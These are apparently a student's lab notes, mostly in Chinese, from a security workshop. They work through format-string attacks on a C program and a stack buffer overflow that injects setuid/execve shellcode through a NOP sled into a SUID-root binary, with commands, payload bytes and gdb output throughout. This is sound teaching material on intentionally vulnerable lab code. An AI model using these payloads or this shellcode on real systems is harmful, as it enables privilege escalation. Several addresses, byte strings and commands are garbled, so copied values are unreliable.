(caseylao㉿kali)-[~/advancedCyber/workshop5]
$ cat formatstring2.c
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[])
{
    int flag;
    char buff[64];
    flag = 0;

    if (argc < 2)
    {
        printf("Usage: %s <input string>\n", argv[0]);
        return -1;
    }

    strncpy(buff, argv[1], sizeof(buff));
    printf("You wrote: ", buff);
    printf(buff); //vulnerable code
    printf("\n");
    printf("Flag is located at %08x\n", &flag);
    printf("Flag is %d\n", flag);
    return 0;
}

(caseylao㉿kali)-[~/advancedCyber/workshop5]
$ ./formatstring2 $(python2 -c 'print "AAAAAA" + "%08x.*8 "')
You wrote: AAAAAAfffffce5c.00000040.565561c4.00000000.fffffd12b.00000002.41414141.30254141.
Flag is located at fffffce9c
Flag is 0

(caseylao㉿kali)-[~/advancedCyber/workshop5]
$ ./formatstring2 $(python2 -c 'print "AAA" + "%08x.*8 ')
You wrote: AAAfffffce5c.00000040.565561c4.00000000.fffffd12b.00000002.25414141.2e783830.
Flag is located at fffffce9c
Flag is 0

(caseylao㉿kali)-[~/advancedCyber/workshop5]
$ ./formatstring2 $(python2 -c 'print "AAA" + "%08x.*8 ')
You wrote: AAAAfffffce5c.00000040.565561c4.00000000.fffffd12b.00000002.41414141.78383025.
Flag is located at fffffce9c
Flag is 0

```

## %08x 解释

在 C 语言的 `printf` 及其类似函数中，`%08x` 是一个 **格式化占位符 (placeholder)**，用于格式化整数为 **十六进制** 形式并进行补零填充。我们可以拆解 `"%08x"` 的含义如下：

- `%`：标志着一个占位符的开始，告诉 `printf` 这里需要插入变量值。
- `0`：表示用 `0` 填充不足的宽度（而不是默认的空格）。
- `8`：指定最小宽度为 **8 个字符**。如果数值不足 8 位，则会用前导 `0` 补齐。
- `x`：表示以 **十六进制 (hexadecimal) 格式** 输出，且字母为小写（`x` 则是大写）。

## 示例：

```

C 複製 編輯

#include <stdio.h>

int main() {
    int num = 305419896; // 十六进制是 0x12345678
    printf("%08x\n", num);
    return 0;
}

```

## 关键 —— format string

输出的内容，其实是栈的中的内容了，与代码的逻辑已经没有太大的关系。

其实只要存粹地能试出，输入flag address后，其地址能够被%08x所引用到，再写入%n，就能完成exploit.

因为之所以要用%08x，或者youtuber所用的%x的format string，都是为了能让Printf去读取内存内容，format string会去匹配在内存中找到的任何东西，只要有所匹配。

之后在其所引用的位置上，更改成%n即可。

```
'+'BBBBB'+'%x '*127^C"6\x04\x08'
user@protostar:/opt/protostar/bin$ ./format1 `python -c "print 'AAAA'+\x38\x96\x04\x08
+'BBBBB'+'%x '*127+'%"'
AAAA8BBBBB804960c bfffff668 8048469 b7fd8304 b7fd7ff4 bfffff668 8048435 bfffff82c b7ff1040
804845b b7fd7ff4 8048450 0 bfffff6e8 b7fe0626 bfffff714 0 bfffff6e8 1e13c2e
5 34416835 0 0 2 8048340 0 b7ff6210 b7eadb9b b7fffff4 2 8048340 0 8048361 804841c 2 bf
ffff714 8048450 8048440 b7ff1040 bfffff70c b7fff8f8 2 bfffff82c 0 bfffff9c
8 bfffff9d3 bfffff9f4 bfffffa07 bfffffa11 bfffff01 bfffff3f bfffff53 bfffff6a bfffff7b bffff
f83 bfffff93 bfffffa0 bfffffd4 bfffffe0 0 20 b7fe2414 21 b7fe2000 10 fabfbff 6 1000 11 6
4 3 8048034 4 20 5 7 7 b7fe3000 8 0 9 8048340 b 3e9 c 0 d 3e9 e 3e9 17 1 19 bfffff80b 1f
bfffff2 f bfffff81b 0 0 0 aa000000 8fe7c32a acad70fc 45730c9d 697f62c9 363836 2f2e0000 6
d726f66 317461 41414141 8049638 user@protostar:/opt/protostar/bin$
```

```
'+'BBBBB'+'%x '*127+'%"'
AAAA8BBBBB804960c bfffff668 8048469 b7fd8304 b7fd7ff4 bfffff668 8048435 bfffff82c b7ff1040
804845b b7fd7ff4 8048450 0 bfffff6e8 b7eadc76 2 bfffff714 bfffff720 b7fe1848 bfffff6d0 ffffff
fff b7ffe074 804824d 1 bfffff6d0 b7ff0626 b7ffffab0 b7fe1b28 b7fd7ff4 0 0 bfffff6e8 596a543
b 733ec22b 0 0 2 8048340 0 b7ff6210 b7eadb9b b7ffe074 2 8048340 0 8048361 804841c 2 bf
ffff714 8048450 8048440 b7ff1040 bfffff70c b7fff8f8 2 bfffff822 bfffff82c 0 bfffff9ba bfffff9c
8 bfffff9d3 bfffff9f4 bfffffa07 bfffffa11 bfffff01 bfffff3f bfffff53 bfffff6a bfffff7b bffff
f83 bfffff93 bfffffa0 bfffffd4 bfffffe0 0 20 b7fe2414 21 b7fe2000 10 fabfbff 6 1000 11 6
4 3 8048034 4 20 5 7 7 b7fe3000 8 0 9 8048340 b 3e9 c 0 d 3e9 e 3e9 17 1 19 bfffff80b 1f
bfffff2 f bfffff81b 0 0 0 18000000 5a8774fd eba25343 22e45ae7 6936bb1d 363836 2f2e0000 6
d726f66 317461 41414141 8049638 user@protostar:/opt/protostar/bin$ ./format1 `python -c
+'BBBBB'+'%x '*127+'%"'
AAAA8BBBBB804960c bfffff668 8048469 b7fd8304 b7fd7ff4 bfffff668 8048435 bfffff82c b7ff1040
804845b b7fd7ff4 8048450 0 bfffff6e8 b7eadc76 2 bfffff714 bfffff720 b7fe1848 bfffff6d0 ffffff
fff b7ffe074 804824d 1 bfffff6d0 b7ff0626 b7ffffab0 b7fe1b28 b7fd7ff4 0 0 bfffff6e8 e13c165
2 cb688042 0 0 2 8048340 0 b7ff6210 b7eadb9b b7ffe074 2 8048340 0 8048361 804841c 2 bf
ffff714 8048450 8048440 b7ff1040 bfffff70c b7fff8f8 2 bfffff822 bfffff82c 0 bfffff9ba bfffff9c
8 bfffff9d3 bfffff9f4 bfffffa07 bfffffa11 bfffff01 bfffff3f bfffff53 bfffff6a bfffff7b bffff
f83 bfffff93 bfffffa0 bfffffd4 bfffffe0 0 20 b7fe2414 21 b7fe2000 10 fabfbff 6 1000 11 6
4 3 8048034 4 20 5 7 7 b7fe3000 8 0 9 8048340 b 3e9 c 0 d 3e9 e 3e9 17 1 19 bfffff80b 1f
bfffff2 f bfffff81b 0 0 0 f7000000 7be350c0 44968f68 bd06e1ac 695fb946 363836 2f2e0000 6
d726f66 317461 41414141 you have modified the target :)
user@protostar:/opt/protostar/bin$
```

在其找到target的那个format string上，更換成%n就会触发，其地址所代表的函数或数据。

```
a1112407@kali:~/ws5$ ./formatstring2 $(python2 -c 'print "AAAA" + "\x0c\xd3\xff\xff" + "%08x.*8')
You wrote: AAAA
Flag is located at fffffd30c
flag is 0
```

Note printf is successfully reading into buff[64], reading up to the second 4 bytes (AAAA, followed by 0xffffd30c). If v occurrence of %08x (it is currently READING memory) to %n, then instead of READING from the address, printf will ' specified memory location the number of characters it has printed so far. So decrease the multiplier by one to 7, and:

```
a1112407@kali:~/ws5$ ./formatstring2 $(python2 -c 'print "AAAA" + "\x0c\xd3\xff\xff" + "%08x.*7 + "%n")
You wrote: AAAA
Flag is located at fffffd30c
Flag is 71
```

也就是第8个%08x，所代表的就是ffffd30c这个地址，那么我只要在第8个format string上，更改成%n，就能实现exploit.

这个%n，就是输出当前输入了多少字符的数量。所以可以看到flag is 71，将71写进了0xffffd30c这个地址上。

## shellcode

<https://www.youtube.com/watch?v=1S0aBV-Waeo>

### 关键：


让一个程序的eip指针return到buffer中的nop\_sled的区间，让它不断地执行，直到遇到我们inject的payload位置。



return的地址，一般在ebp +4 的位置上，所以只要我们在return的地址上，写入我们要让程序跳进的位置（fill满\x90 nop-slel的buffer中），就能让它进行执行我们注入的shellcode了。

因为eip会不断地执行，直到ebp的位置，接着进行return结果。

## PAYOUT



我们在line 7 的 return处，设置了break point，由此可见ebp (0xffcac308)，其地址+4 为(0xffcac30c)，就是return的地址，刚好也是我们设置break point，eip所指向return的位置。

```

(gdb) l
1 #include <stdio.h>
2 #include <string.h>
3 int func(char *str)
4 {
5     char buf[128];
6     strcpy(buf, str);
7     return 0;
8 }
9 int main(int argc, char *argv[])
10 {
11     func(argv[1]);
12     return 0;
13 }
(gdb) b 7
Breakpoint 1 at 0x8049191: file simple.c, line 7.
(gdb) run "AAA"
Starting program: /home/caseylao/advancedCyber/workshop5/simple "AAA"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, func (str=0xffffcae161 "AAA") at simple.c:7
7         return 0;
(gdb) info frame
Stack level 0, frame at 0xffcac310:
  eip = 0x8049191 in func (simple.c:7); saved eip = 0x80491c9
  called by frame at 0xffcac340
  source language c.
  Arglist at 0xffcac308, args: str=0xffffcae161 "AAA"
  Locals at 0xffcac308, Previous frame's sp is 0xffcac310
  Saved registers:
    ebx at 0xffcac304, ebp at 0xffcac308, eip at 0xffcac30c
(gdb) x /40x $esp
0xffffcac280: 0x00414141 0x00000000 0x000001000 0xf7f73000
0xffffcac290: 0x00000000 0xf7fa8bf4 0xf63d4e2e 0xffcac30c
0xffffcac2a0: 0x00000000 0xf7f7c770 0x0804821c 0xffcac30c
0xffffcac2b0: 0xf7fa8b8c 0x00000001 0xf7f6b720 0x00000001
0xffffcac2c0: 0x00000000 0x00000001 0xf7fa8a20 0x00000001
0xffffcac2d0: 0x00000000 0xffcac5bb 0x00000002 0xffcac308
0xffffcac2e0: 0xf7fa7fec 0x00000000 0x00000014 0x00000000
0xffffcac2f0: 0xf7f71570 0xf7f71000 0x00000000 0x00000000
0xffffcac300: 0x00000000 0xf7f45e14 0xffcac328 0x080491c9
0xffffcac310: 0xffffcae161 0x00000000 0x00000000 0x080491b1
(gdb) ■

```

Breakpoint 1, func (str=0xffffcae161 "AAA") at simple.c:7  
7       return 0;  
(gdb) info frame  
Stack level 0, frame at 0xffcac310:  
 eip = 0x8049191 in func (simple.c:7); saved eip = 0x80491c9  
 called by frame at 0xffcac340  
 source language c.  
 Arglist at 0xffcac308, args: str=0xffffcae161 "AAA"  
 Locals at 0xffcac308, Previous frame's sp is 0xffcac310  
 Saved registers:  
 ebx at 0xffcac304, ebp at 0xffcac308, eip at 0xffcac30c  
(gdb) x /40x \$esp  
0xffffcac280: 0x00414141 0x00000000 0x000001000 0xf7f73000  
0xffffcac290: 0x00000000 0xf7fa8bf4 0xf63d4e2e 0xffcac30c  
0xffffcac2a0: 0x00000000 0xf7f7c770 0x0804821c 0xffcac30c  
0xffffcac2b0: 0xf7fa8b8c 0x00000001 0xf7f6b720 0x00000001  
0xffffcac2c0: 0x00000000 0x00000001 0xf7fa8a20 0x00000001  
0xffffcac2d0: 0x00000000 0xffcac5bb 0x00000002 0xffcac308  
0xffffcac2e0: 0xf7fa7fec 0x00000000 0x00000014 0x00000000  
0xffffcac2f0: 0xf7f71570 0xf7f71000 0x00000000 0x00000000  
0xffffcac300: 0x00000000 0xf7f45e14 0xffcac328 0x080491c9  
0xffffcac310: 0xffffcae161 0x00000000 0x00000000 0x080491b1  
(gdb) ■

Breakpoint eip 位置

ebp + 4 的位置

return 位

ffcac280 - ffcac30c = - 8c，即140 bytes(8 \* 16 +12).

```

7         return 0;
(gdb) x /40x $esp
0xfffffe6a0: 0x41414141 0x00000000 0x00001000 0xf7f0b000
0xfffffe6b0: 0x00000000 0xf7f40bf4 0xf63d4e2e 0xfffffe72c
0xfffffe6c0: 0x00000000 0xf7f14770 0x0804821c 0xfffffe72c
0xfffffe6d0: 0xf7f40b8c 0x00000001 0xf7f03720 0x00000001
0xfffffe6e0: 0x00000000 0x00000001 0xf7f40a20 0x00000001
0xfffffe6f0: 0x00000000 0xfffffe9db 0x00000002 0xfffffe728
0xfffffe700: 0xf7f3ffec 0x00000000 0x00000014 0x00000000
0xfffffe710: 0xf7f09570 0xf7f09000 0x00000000 0x00000000
0xfffffe720: 0x00000000 0xf7edde14 0xfffffe748 0x080491c9
0xfffffe730: 0xffffcff160 0x00000000 0x00000000 0x080491b1
(gdb) info frame
Stack level 0, frame at 0xfffffe730:
  eip = 0x8049191 in func (simple.c:7); saved eip = 0x80491c9
  called by frame at 0xfffffe760
  source language c.
  Arglist at 0xfffffe728, args: str=0xffffcff160 "AAAA"
  Locals at 0xfffffe728, Previous frame's sp is 0xfffffe730
  Saved registers:
    ebx at 0xfffffe724, ebp at 0xfffffe728, eip at 0xfffffe72c
(gdb) q
A debugging session is active.

Inferior 1 [process 1907] will be killed.

```

Quit anyway? (y or n) y

```

(caseylao㉿kali)-[~/advancedCyber/workshop5]
$ python3 -c 'print(0x2fc - 0x1a7)'
341

(caseylao㉿kali)-[~/advancedCyber/workshop5]
$ python3 -c 'print(0x6a0 - 0x72c)'
-140

```

## chmod u+s 的含义 SETUID program

Confirm that this is now a SETUID program. This now runs as root, even when executed by a non-root user.

```

a1112407@kali:~/ws5$ ls -l
total 172
-rwxr-xr-x 1 a1112407 a1112407 18164 Mar 29 08:47 flow
-rwxr-x--- 1 a1112407 a1112407 260 Mar 29 08:46 flow.c
-rwxr-xr-x 1 a1112407 a1112407 15576 Mar 28 01:15 formatstring
-rwxr-xr-x 1 a1112407 a1112407 15580 Mar 28 02:46 formatstring2
-rwxr-x--- 1 a1112407 a1112407 453 Mar 28 02:46 formatstring2.c
-rw-r--r-- 1 a1112407 a1112407 308 Mar 28 01:15 formatstring.c
-rwxr-xr-x 1 a1112407 a1112407 18016 Mar 29 02:25 grade
-rwxr-x--- 1 a1112407 a1112407 268 Mar 29 02:25 grade.c
-rwxr-xr-x 1 a1112407 a1112407 18028 Mar 28 09:32 hello
-rw-r--r-- 1 a1112407 a1112407 196 Mar 28 06:06 hello.c
-rwsr-xr-x 1 root      root     19088 Mar 29 09:50 simple
-rwxr-xr-x 1 a1112407 a1112407 197 Mar 29 09:50 simple.c

```

也就是普通user，在执行该文件时，将以owner的身份执行，也就是root了。

在 Linux 中，`chmod u+s` 设置了 **用户 ID (SetUID, SUID) 权限**，具体含义如下：

### 1. `chmod u+s` 作用

- `u` 代表文件所有者 (user)。
- `+s` 代表设置 SUID (Set User ID) 权限。
- 当一个可执行文件拥有 SUID 权限时，普通用户运行它时，将以文件所有者的身份执行，而不是调用者的身份。

我们将return地址上的内容，改成了`0xffffcd5c`，这样该函数执行到return时，就会又回到buffer中，随着eip指针不断执行，最终会执行我们inject的shell code。

```

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from simple...
(gdb) b 7
Breakpoint 1 at 0x8049191: file simple.c, line 7.
(gdb) run $(python2 -c 'print "\x90"*80"\x6a\x31\x58\x99\xcd\x80\x89\x89\x1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xd1\xcd\x80"' "A"*26 + "\x5c\xcd\xff\xff")
Starting program: /home/caseylao/advancedCyber/workshop5/simple $(python2 -c 'print "\x90"*80 +"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\x1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80"' + "A"*26 + "\x5c\xcd\xff\xff")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, func (str=0xfffffd000 "\005") at simple.c:7
7      return 0;
(gdb) x /40x $esp
0xffffcd50: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd60: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd70: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd80: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd90: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd90: 0x958316a 0xc38980cd 0x466ac189 0xb080cd58
0xffffcd90: 0x6e68520b 0x6868732f 0x69622f2f 0xd189e389
0xffffcd0: 0x41414141 0x41414141 0x41414141 0xffffcd5c
0xffffcd0: 0x41414141 0x41414141 0x41414141 0x080491b1
(gdb) info frame
Stack level 0, frame at 0xffffcd0:
  eip = 0x8049191 in func (simple.c:7); saved eip = 0xffffcd5c
  called by frame at 0x41414149
  source language c.
  Arglist at 0xffffcd8, args: str=0xfffffd000 "\005"
  Locals at 0xffffcd8, Previous frame's sp is 0xffffcd0
  Saved registers:
    ebx at 0xffffcd4, ebp at 0xffffcd8, eip at 0xffffcd0
(gdb) 

```

随着我们的执行，我们在gdb模式下，执行了shellcode，得到了shell，我们自己。

```

685:      ebx at 0xffffcd4, ebp at 0xffffcd8, eip at 0xffffcd0
418: (gdb) c
414: Continuing.
ffd: process 16688 is executing new program: /usr/bin/dash
      Error in re-setting breakpoint 1: No source file named simple.c.
      [Thread debugging using libthread_db enabled]
      Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
      $ ls
      [Detaching after vfork from child process 18860]
      formatstring1  formatstring2  formatstring3  hello  simple
      formatstring1.c  formatstring2.c  grade.c      hello.c  simple.c
      $ whoami
      [Detaching after vfork from child process 18877]
      caseylao
      $ 

```